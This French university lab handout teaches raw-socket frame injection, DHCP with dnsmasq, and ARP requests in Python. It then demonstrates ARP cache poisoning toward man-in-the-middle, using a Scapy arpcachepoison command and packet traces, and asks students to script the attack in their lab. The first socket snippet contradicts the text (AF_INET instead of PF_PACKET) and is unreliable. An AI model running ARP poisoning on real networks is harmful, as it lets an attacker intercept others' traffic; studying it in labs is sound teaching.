Faculté des Sciences & Techniques — Université de Limoges

Master 1ère année

Admin Rés

TP n°2

Utilisation de Socket au format Raw pour l'injection de paquet

Utilisation de la socket au format Raw en Python

Dans ce TP, on va réaliser de l'injection de trame : on va *forger* le contenu d'une trame que l'on va envoyer dans le réseau. Pour réaliser cette opération, on va utiliser une socket au format Raw au format `PF_PACKET`, qui permet de spécifier le contenu de la trame :

- l'@MAC destination ;
- l'@MAC source ;
- le EtherType ;
- le contenu de la trame.

La socket calculera automatiquement le FCS, « Frame Check Sequence *» correct pour la trame fournie.*

Une socket au format raw permet d'envoyer une trame donnée sous forme d'une séquence d'octet :

```
#!/usr/bin/python3

import socket

ma_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW)
ma_socket.bind(("eth0",0))

# envoi de trame: l'@MAC dest + l'@MAC source + EtherType + contenu de la trame
ma_socket.send(trame)
```


Application de l'injection au protocole ARP, «*Address Resolution Protocol*»

On utilisera le protocole ARP afin d'atteindre deux objectifs :

a. réaliser une requête ARP en vérifiant qu'elle déclenche bien la réception d'une réponse ARP conformément au protocole ;
b. réaliser de l'**empoisonnement de cache ARP**, «*ARP cache poisoning*», ce qui permet de créer une association (@MAC, @IP) arficielle sur une machine cible.
Cet empoisonnement de cache ARP peut mener à une attaque MiTM, «Man-in-The-Middle», si on prend la place du routeur auprès d'une cible choisie : on est alors capable d'intercepter l'intégralité du trafic de la cible à direction d'Internet.

Plateforme d'expérimentation

On reprendra la plateforme du TP n°4 à laquelle on ajoutera un nouveau noeud, « h3 » :



Configuration de `dnsmaq`, « DNS Masquerade », pour le service de DHCP

Pour installer `dnsmasq` sous votre VM, « Virtual Machine » :

```
xterm
$ sudo apt-get install dnsmasq
```

Pour utiliser `dnsmasq` directement en ligne de commande sur le netns r1 :

xterm
```
$ sudo ip netns exec r1 dnsmasq -d -z -i r1-eth0 -F
192.168.10.100,192.168.10.150,255.255.255.0
```

Il se comporte dans ce cas comme un processus normal, que l'on peut envoyer en tâche de fond ou bien interrompre avec un `CTRL-C`

Depuis un netns, on lance la commande suivante pour qu'il se configure par DHCP :

xterm
```
$ sudo ip netns exec h1 dhclient
```

Le netns obtient depuis le serveur : son adresse IP, le préfixe réseau, la route par défaut passant par le routeur.

Travail demandé

1 – a. Vous modifierez le fichier de configuration « build_architecture » du TP nº4 pour :
- ◇ ajouter le netns h3 et l'accrocher au switch s1 ;
- ◇ supprimer les configurations d'adresses IP et de route de h1 ;

b. Vous démarrerez le serveur DHCP au travers de la commande dnsmasq sur r1 et vous configuererez h1 et h3 grâce à la commande « `dhclient` ».
Que pouvez vous observez sur le serveur dnsmasq ?

c. à l'aide de la commande tcpdump, vous étudierez comment le protocole DHCP fonctionne entre h1, h3 et r1.

2 – Écrire un programme Python permettant d'envoyer une **requête ARP** à l'aide d'une socket au format Raw en l'exécutant sur h3 afin de demander l'adresse MAC de h1.
Vous aurez besoin des informations suivantes :
- ◦ l'adresse MAC de h3 ;
- ◦ l'adresse IP de h3 (qui dépend de la configuration fournie par le serveur DHCP) ;
- ◦ l'adresse IP de h1 (qui dépend de la configuration fournie par le serveur DHCP) ;

Le contenu de l'envoi d'une requête ARP, c-à-d les octets qui constituent la trame, sont visualisables sur la trace suivante avec une machine `192.168.1.25` et une machine `192.168.1.24` :

xterm
```
pef@starfox:~/$ sudo tcpdump -i bridge_internal -nvveX arp
tcpdump: listening on bridge_internal, link-type EN10MB (Ethernet), capture size 65535 bytes
10:43:55.227025 00:0a:de:ad:be:ef > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Ethernet (len 6),
IPv4 (len 4), Request who-has 192.168.1.24 tell 192.168.1.25, length 28
   0x0000:  0001 0800 0604 0001 000a dead beef c0a8  ................
   0x0010:  0119 0000 0000 0000 c0a8 0118            ............
10:43:55.227058 00:0a:ba:be:ca:fe > 00:0a:de:ad:be:ef, ethertype ARP (0x0806), length 42: Ethernet (len 6),
IPv4 (len 4), Reply 192.168.1.24 is-at 00:0a:ba:be:ca:fe, length 28
   0x0000:  0001 0800 0604 0002 000a babe cafe c0a8  ................
   0x0010:  0118 000a dead beef c0a8 0119            ............
```

Vous vérifierez que h1 et h3 voient leur cache arp modifié :

xterm
```
$ sudo ip netns exec h1 ip neighbor
```

Trace de la commande `arpcachepoison(target, victim)` de Scapy

La machine `starfox` va attaquer la machine `cerberus` en utilisant la commande « `arpcachepoison` » : cette commande permet de redéfinir pour la *target*, l'adresse IP de la *victime* en l'associant à la machine exécutant la commande.

xterm
```
pef@starfox:~$ ip address
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:89:01:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.127.222/24 brd 192.168.127.255 scope global eth0
    inet6 fe80::20c:29ff:fe89:144/64 scope link
       valid_lft forever preferred_lft forever
pef@starfox:~$ sudo scapy
[sudo] password for pef:
Welcome to Scapy (2.2.0)
>>> arpcachepoison('192.168.127.248', '192.168.127.223')
```

Ici, la machine `starfox` va remplacer la machine `192.168.127.223` pour la machine `cerberus`, `192.168.127.248`.

Cette commande déclenche l'échange de trames ARP suivant :

xterm

```
pef@cerberus:~$ ip address
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:0f:31:a1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.127.248/24 brd 192.168.127.255 scope global eth0
    inet6 fe80::20c:29ff:fe0f:31a1/64 scope link
       valid_lft forever preferred_lft forever
pef@cerberus:~$ sudo tcpdump -i eth0 -nvveX arp
[sudo] password for pef:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
22:01:20.873924 00:0c:29:89:01:44 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 60: Ethernet (len 6),
IPv4 (len 4), Request who-has 192.168.127.248 tell 192.168.127.222, length 46
   0x0000:  0001 0800 0604 0001 000c 2989 0144 c0a8  ..........)..D..
   0x0010:  7fde 0000 0000 0000 c0a8 7ff8 0000 0000  ................
   0x0020:  0000 0000 0000 0000 0000 0000 0000       ..............
22:01:20.873969 00:0c:29:0f:31:a1 > 00:0c:29:89:01:44, ethertype ARP (0x0806), length 42: Ethernet (len 6),
IPv4 (len 4), Reply 192.168.127.248 is-at 00:0c:29:0f:31:a1, length 28
   0x0000:  0001 0800 0604 0002 000c 290f 31a1 c0a8  ..........).1...
   0x0010:  7ff8 000c 2989 0144 c0a8 7fde            ....)..D....

22:01:20.881899 00:0c:29:89:01:44 > 00:0c:29:0f:31:a1, ethertype ARP (0x0806), length 60: Ethernet (len 6),
IPv4 (len 4), Request who-has 192.168.127.248 tell 192.168.127.223, length 46
   0x0000:  0001 0800 0604 0001 000c 2989 0144 c0a8  ..........)..D..
   0x0010:  7fdf 0000 0000 0000 c0a8 7ff8 0000 0000  ................
   0x0020:  0000 0000 0000 0000 0000 0000 0000       ..............
22:01:20.881930 00:0c:29:0f:31:a1 > 00:0c:29:89:01:44, ethertype ARP (0x0806), length 42: Ethernet (len 6),
IPv4 (len 4), Reply 192.168.127.248 is-at 00:0c:29:0f:31:a1, length 28
   0x0000:  0001 0800 0604 0002 000c 290f 31a1 c0a8  ..........).1...
   0x0010:  7ff8 000c 2989 0144 c0a8 7fdf            ....)..D....
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
pef@cerberus:~$ ip neighbor
192.168.127.223 dev eth0 lladdr 00:0c:29:89:01:44 STALE
192.168.127.222 dev eth0 lladdr 00:0c:29:89:01:44 STALE
192.168.127.1 dev eth0 lladdr 00:50:56:c0:00:08 DELAY
pef@cerberus:~$
```

La commande `ip neighbor` permet d'afficher le contenu du cache arp.
Sur la trace précédente on voit que l'attaque a marché : l'adresse IP `192.168.127.223` est associée à l'adresse MAC de `starfox: 00:0c:29:89:01:44`.

Travail demandé

3 – Réalisez l'analyse suivante :

a. Déterminez les adresses MAC des deux machines `Cerberus` et `Starfox` et leur adresses IP respectives.
b. Trouvez l'adresse IP de la machine dont l'identité va être « spoofée ».
c. Étudiez les étapes de l'attaque :
   - source, destination des trames ;
   - contenu ;

Écrivez un programme Python paramétrable réalisant cette attaque dans votre plateforme d'expérimentation sur s1.